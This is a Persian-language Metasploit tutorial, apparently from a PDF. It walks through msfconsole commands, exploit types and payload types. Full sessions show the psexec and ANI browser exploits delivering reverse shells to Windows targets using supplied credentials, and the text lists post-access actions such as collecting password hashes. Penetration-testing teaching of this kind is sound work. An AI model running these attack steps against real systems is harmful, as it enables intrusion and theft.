    add    [subnet] [netmask] [gateway]
    delete [subnet] [netmask] [gateway]
    list

meterpreter >


meterpreter > route

Network routes
==============

    Subnet           Netmask          Gateway
    ------           -------          -------
    0.0.0.0          0.0.0.0          172.16.1.254
    127.0.0.0        255.0.0.0        127.0.0.1
    172.16.1.0       255.255.255.0    172.16.1.100
    172.16.1.100     255.255.255.255  127.0.0.1
    172.16.255.255   255.255.255.255  172.16.1.100
    224.0.0.0        240.0.0.0        172.16.1.100
    255.255.255.255  255.255.255.255  172.16.1.100
```

INFO:

این فرمان اطلاعاتی درباره یک ماژول خاص شامل تمام خصوصیات , اهداف و دیگر اطلاعات را فراهم می نماید

```
msf  exploit(ms08_067_netapi) > info auxiliary/dos/windows/smb/ms09_001_write

       Name: Microsoft SRV.SYS WriteAndX Invalid DataOffset
     Module: auxiliary/dos/windows/smb/ms09_001_write
    Version: 10394
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  j.v.vallejo

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOST                    yes       The target address
  RPORT   445              yes       Set the SMB service port

Description:
  This module exploits a denial of service vulnerability in the
  SRV.SYS driver of the Windows operating system. This module has been
  tested successfully against Windows Vista.

References:
  http://www.microsoft.com/technet/security/bulletin/MS09-001.mspx
  http://www.osvdb.org/48153
  http://cve.mitre.org/cgi-bin/cvename.cgi?name=2008-4114
  http://www.securityfocus.com/bid/31179
```

SET:

این فرمان به شما اجازه میدهد که یک چهارچوب برای پیکربندی مشخصه ها و پارامترها برای ماژولهای فعلی که با آن کار می کنید را فراهم نماید و متا اسپلوت اجاز ه می دهد بااستفاده از یک کد به ماژولها زمان اجرا اضافه نمایید و در یک زمان مشخص آن ماژول اجرا گردد.

```
msf auxiliary(ms09_001_write) > set RHOST 192.168.1.1
RHOST => 192.168.1.1
msf auxiliary(ms09_001_write) > show options

Module options:

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOST   192.168.1.1      yes       The target address
   RPORT   445              yes       Set the SMB service port
```

```
msf > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf > set THREADS 50
THREADS => 50
msf > set

Global
======

  Name     Value
  ----     -----
  RHOSTS   192.168.1.0/24
  THREADS  50

msf > unset THREADS
Unsetting THREADS...
msf > unset all
Flushing datastore...
msf > set

Global
======

No entries in data store.

msf >
```

SESSION

با اجرای این فرمان لیستی از ارتباط های فعال درون شبکه را نشان می دهد که با استفاده از این دستور و کشف SESSION های فعال و تغییر ID آنها میتوان حمله HIGACKING SESSION انجام داد

```
msf > sessions -h
Usage: sessions [options]

Active session manipulation and interaction.

OPTIONS:

    -K        Terminate all sessions
    -c   Run a command on the session given with -i, or all
    -d   Detach an interactive session
    -h        Help banner
    -i   Interact with the supplied session ID
    -k   Terminate session
    -l        List all active sessions
    -q        Quiet mode
    -r        Reset the ring buffer for the session given with -i, or all
    -s   Run a script on the session given with -i, or all
    -u   Upgrade a win32 shell to a meterpreter session
    -v        List verbose fields
```

SEARCH:

شامل یک مفهوم وسیع بر اساس جستجوی کاربردی است

اگر شما به دنبال چیزی خاص میگردید با این دستور قادر به جستجو می باشید

در خروجی زیر یک جستجو می باشد که یک رشته با نام ماژول توضیحات و منابع و غیره قرار گرفته است

```
msf > search name:illustrator

Matching Modules
================

   Name                                                Disclosure Date  Rank
   ----                                                ---------------  ----
   exploit/windows/fileformat/adobe_illustrator_v14_eps  2009-12-03       great


msf >
```

```
msf > search path:scada

Matching Modules
================

   Name                                          Disclosure Date  Rank
   ----                                          ---------------  ----
   auxiliary/admin/scada/igss_exec_17            2011-03-21       normal
   exploit/windows/scada/citect_scada_odbc       2008-06-11       normal
...snip...
```

HELP:

شما می توانید بیشتر خواسته های خود را در جستجو با استفاده از کلید واژه ها بدست بیاورید

```
msf > help search
Usage: search [keywords]

Keywords:
  name       :  Modules with a matching descriptive name
  path       :  Modules with a matching path or reference name
  platform   :  Modules affecting this platform
  type       :  Modules of a specific type (exploit, auxiliary, or post)
  app        :  Modules that are client or server attacks
  author     :  Modules written by this author
  cve        :  Modules with a matching CVE ID
  bid        :  Modules with a matching Bugtraq ID
  osvdb      :  Modules with a matching OSVDB ID

Examples:
  search cve:2009 type:exploit app:client

msf >
```

SHOW:

این فرمان در MSFCONSOLE منجر به نمایش هر ماژول در متااسپلویت می شود

فرمانهای زیادی از SHOW برای استفاده وجود دارد اما پرکاربرد ترین آنها به قرار ذیل می باشد:

```
msf > show

Encoders
========

   Name                  Disclosure Date  Rank       Description
   ----                  ---------------  ----       -----------
   cmd/generic_sh                         good       Generic Shell Variable Sul
   cmd/ifs                                low        Generic ${IFS} Substitutic
   cmd/printf_php_mq                      manual     printf(1) via PHP magic_q
...snip...
```

AUXILIARY:

اجرای این فرمان لیستی از تمام متغییر های کمکی ماژولها با متا اسپلویت را نمایش می دهد.

همانطور که از پیش گفته شد ماژول کمکی شامل اسکنر سرویس های تکذیب ماژول , FUZZERS و غیره می باشد

```
msf > show auxiliary
Auxiliary
=========

   Name                                                Disclosure Date  Rank
   ----                                                ---------------  ----
   admin/2wire/xslt_password_reset                     2007-08-15       normal
   admin/backupexec/dump                                                normal
   admin/backupexec/registry                                            normal
...snip...
```

EXPLOIT:

اجرای این فرمان خیلی جذاب می باشد زیرا تمام اکسپلویتهای داخل ای محیز را در بر میگیرد و این فرمان لیستی از اکسپلویتها را به ما می دهد

```
msf > show exploits

Exploits
========

   Name                                                Disclosure Date
   ----                                                ---------------
   aix/rpc_cmsd_opcode21                               2009-10-07
   aix/rpc_ttdbserverd_realpath                        2009-06-17
   bsdi/softcart/mercantec_softcart                    2004-08-19
...snip...
```

PAYLOADS:

اجرای این فرمان تمامی آزمایشات را روی سطوح مختلف متغییرها را در متا اسپلویت نمایش می دهد

```
msf  exploit(ms08_067_netapi) > show payloads

Compatible Payloads
===================

   Name                                        Disclosure Date  Rank    Des
   ----                                        ---------------  ----    ---
   generic/custom                                               normal  Cust
   generic/debug_trap                                           normal  Gene
   generic/shell_bind_tcp                                       normal  Gene
...snip...
```

OPTION:

اگر شما یک ماژول خاص را انتخاب کنید می توانید از آیکون فرمان show option جهت نمایش تنظیمات در دسترس و یا مورد نیاز آن ماژول استفاده نمایید

```
msf exploit(ms08_067_netapi) > show options

Module options:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

:TARGETS

اگر شما به دنبال یک سیستم دارای آسیب پذیری هستید و از وجود اکسپلویت خاصی در آن مطمئن نیستید با این فرمان می توانید لیستی از آنها را ببینید

```
msf  exploit(ms08_067_netapi) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic Targeting
   1   Windows 2000 Universal
   10  Windows 2003 SP1 Japanese (NO NX)
   11  Windows 2003 SP2 English (NO NX)
   12  Windows 2003 SP2 English (NX)
...snip...
```

قطعا دستورات دیگری نیز می باشد اما گفتن همین تعداد از دستورات و فرمانها صرفا برای آشنایی شما خوانندگان با این قسمت بوده و امیدواریم با راهنمایی های خود باعث توسعه این آموزشها بشوید

.

قبل از اینکه وارد بحث شویم باید گفته شود که ما تا به الان بخش metasploit fundamental را آموزش داده ایم و این قسمت نیز ادامه این مبحث می باشد

لذا مجددا فصولی که در بخش مقدمات متااسپلویت می باشد را عرض می کنیم:

Metasploit Fundamentals

- Basics Meterpreter

در این قسمت به بحث مربوط **exploit** می پردازیم

همانطور که می دانید اکسپلویتها و ساختار آنها در دو بخش می باشد یعنی به دو قسمت تقسیم می شود :

۱. Active Exploit
۲. passive Exploit

در active exploit تا لحظه ای که به پایان نرسد به استخراج اطلاعات یک هاست ادامه می دهد یعنی به اجرای کار خود ادامه می دهد و نهایتا بعد از اتمام کار از آن خارج می شود

- ماژول brute-force زمانی که قربانی وارد شود اکسپلویت از آن خارج می شود
- اگر با یک خطا مواجه شود اجرای ماژول متوقف می شود
- شما می توانید از ماژول Active در background توسط فرمان " j- " بواسطه دستور exploit استفاده کنید

```
msf exploit(ms08_067_netapi) > exploit -j
[*] Exploit running as background job.
msf exploit(ms08_067_netapi) >
```

مثال

با استفاده از اطلاعاتی که از قبل بدست آورده ایم می توانیم یک شل معکوس (revers shell) بر روی سیستم هدف بسازیم

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 192.168.1.100
RHOST => 192.168.1.100
msf exploit(psexec) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf exploit(psexec) > set LPORT 4444
LPORT => 4444
msf exploit(psexec) > set SMBUSER victim
SMBUSER => victim
msf exploit(psexec) > set SMBPASS s3cr3t
SMBPASS => s3cr3t
msf exploit(psexec) > exploit

[*] Connecting to the server...
[*] Started reverse handler
[*] Authenticating as user 'victim'...
[*] Uploading payload...
[*] Created \hikmEeEM.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\sv
[*] Obtaining a service manager handle...
[*] Creating a new service (ciWyCVEp - "MXAVZsCqfRtZwScLdexnD")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Deleting \hikmEeEM.exe...
[*] Sending stage (240 bytes)
[*] Command shell session 1 opened (192.168.1.5:4444 -> 192.168.1.100:1073)

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Passive exploit

این نوع از اکسپلویت برای ورود و نفوذ به هاست منتظر اتصال می ماند تا بتواند اطلاعات را استخراج نماید

- تقریبا همیشه این نوع اکسپلویت بر روی مشتریان مانند web browzer و مشتریان ftp و غیره

تمرکز دارد

- این نوع از اکسپلویت قادر به استفاده از سامانه های ارتباطی بوسیله exploit email برای اتصال می باشد
- قادر به گزارش گیری می باشد با فرمان " l - " بروی دستور session

```
msf exploit(ani_loadimage_chunksize) > sessions -l

Active sessions
===============

  Id  Description  Tunnel
  --  -----------  ------
  1   Meterpreter  192.168.1.5:52647 -> 192.168.1.100:4444

msf exploit(ani_loadimage_chunksize) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

مثال :

آسیب پذیری ها بروی این نوع اکسپلویت به صورت انیمیشن قابل دیدن می باشد

```
msf > use exploit/windows/browser/ani_loadimage_chunksize
msf exploit(ani_loadimage_chunksize) > set URIPATH /
URIPATH => /
msf exploit(ani_loadimage_chunksize) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(ani_loadimage_chunksize) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf exploit(ani_loadimage_chunksize) > set LPORT 4444
LPORT => 4444
msf exploit(ani_loadimage_chunksize) > exploit
[*] Exploit running as background job.

[*] Started reverse handler
[*] Using URL: http://0.0.0.0:8080/
[*]  Local IP: http://192.168.1.5:8080/
[*] Server started.
msf exploit(ani_loadimage_chunksize) >
[*] Attempting to exploit ani_loadimage_chunksize
[*] Sending HTML page to 192.168.1.100:1077...
[*] Attempting to exploit ani_loadimage_chunksize
[*] Sending Windows ANI LoadAniIcon() Chunk Size Stack Overflow (HTTP) to 192.16
[*] Sending stage (240 bytes)
[*] Command shell session 2 opened (192.168.1.5:4444 -> 192.168.1.100:1078)

msf exploit(ani_loadimage_chunksize) > sessions -i 2
[*] Starting interaction with 2...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\victim\Desktop>
```

Using exploits

انتخاب فرمانهای "check " و "exploit" در متااسپلویت و کنسول msfconsole

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > help
...snip...
Exploit Commands
================

    Command       Description
    -------       -----------
    check         Check to see if a target is vulnerable
    exploit       Launch an exploit attempt
    rcheck        Reloads the module and checks if the target is vulnerable
    rexploit      Reloads the module and launches an exploit attempt

msf exploit(ms08_067_netapi) >
```

استفاده از دستور **show** در متااسپلویت

TARGETS

```
msf exploit(ms03_026_dcom) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Windows NT SP3-6a/2000/XP/2003 Universal
```

PAYLOADS

```
msf exploit(ms03_026_dcom) > show payloads

Compatible payloads
===================

   Name                                        Description
   ----                                        -----------
   generic/debug_trap                          Generic x86 Debug Trap
...snip...
```

OPTIONS


```
msf exploit(ms03_026_dcom) > show options

Module options:

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOST   192.168.1.120    yes       The target address
   RPORT   135              yes       The target port


Exploit target:

   Id  Name
   --  ----
   0   Windows NT SP3-6a/2000/XP/2003 Universal
```

ADVANCED

```
msf exploit(ms03_026_dcom) > show advanced

Module advanced options:

   Name           : CHOST
   Current Setting:
   Description    : The local client address

   Name           : CPORT
   Current Setting:
   Description    : The local client port
...snip...
```

EVASION

```
msf exploit(ms03_026_dcom) > show evasion

Module evasion options:

   Name           : DCERPC::fake_bind_multi
   Current Setting: true
   Description    : Use multi-context bind calls
...snip...
```


Metasploit Architecture
LIBRARIES
INTERFACES
TOOLS
Rex
Console
CLI
MSF Core
Web
PLUGINS
MSF Base
GUI
MODULES
Payloads
Exploits
Encoders
Nops
Aux

Payloads

payload چیست؟

یک پایلود قطعه ای از نرم افزار متااسپلویت است که به شما اجازه می دهد کنترل یک کامپیوتر را بعد از اجرای یک اکسپلویت بر روی سیستم بدست بگیرید.

پایلود به طور معمول به یک سیستم متصل می شود به واسطه اجرای یک اکسپلویت.فقط تصور کنید که اکسپلویتی که حمل می کند پایلود را پشت خود ، وقتی سطوح دفاعی یک سیستم را می شکند و ورود می کند با اجرای پایلود قادر است که به طور مثال از سیستم قربانی آپلود و یا دانلود فایل داشته باشد .

حال پس از گرفتن دسترسی کارهای را که میتوان توسط پایلود انجام داد عبارتند از :

- upload and download files
- take screenshots
- hashes collect password
- take over the screen
- mouse, and keyboard to fully control the computer

و کارهای بسیار دیگر که موارد بالا به طور مثال عرض شد.

سه نوع مختلف از ماژولهای پایلود در متا اسپلویت وجود دارد که عبارتند از :

- single
- stragers
- stage

این انواع مختلف اجازه می دهد که در هنگام حمله (attack) قدرت مانور و اجرای خوبی برای گرفتن دسترسی می دهد.

خواه ناخواه وبه صورت استاندارد پایلود (payload) در حالت stage است که با سینتکس (syntaxt) "/" نشان داده می شود.

برای مثال :

"windows/shell_bind_tcp" یک **payload single** است .

"windows/shell/bind_tcp" که شامل یک استراگر (**bind_tcp**) و یک استیج (**shell**) است

single payload

این نوع پایلودهایی هستند که به صورت خود مشمول و کاملا مستقل در نظر گرفته می شوند. یک single payload می تواند چیزهایی مانند اضافه کردن یک کاربر به اهداف سیستم و یا همان victim و یا اجرای calc.exe را شامل می شود.

strager payload

این نوع از پایلود یک ارتباط امن و مطمئن شبکه ایی بین مهاجم (attacker) و قربانی (victim) برقرار میکند

stage payload

عناصری از پایلود هستند که توسط ماژول های stragers دانلود می شوند .

stage payload های گوناگونی با ویژگی های پیشرفته بدون هیچ محدودیتی وجود دارند که عبارتند از :

- meterpreter
- vnc injection
- iphone ipwn shell

انواع پایلود (payload type)

متا اسپلویت شامل تعدادمختلفی از پایلود می شود که در زیر انواع آن را نام می بریم :

- **Staged Inline (Non**
- **Staged**
- **Meterpreter**
- **PassiveX**
- **NoNX**
- **Ord**
- **IPv6**
- **injection Reflective DLL**

- که هر کدام از اینها که در بالا نام برده شد توضیحات خاصی دارد و توانایی اجرای کارهای خاصی را

دارند که در مباحث بعدی به آن می پردازیم.

GENERATING PAYLOAD

در طول توسعه اکسپلویت ، شما قطعا نیاز به تولید شل کد (**shell code**) برای استفاده در اکسپلویت را دارید .

در **metasploit**، پایلود را می توان از درون **msfconsole** اجرا کرد.


وقتی که شما از یک پایلود خاص استفاده می کنید ، **Metasploit** فرمان 'generate' را اضافه می کند

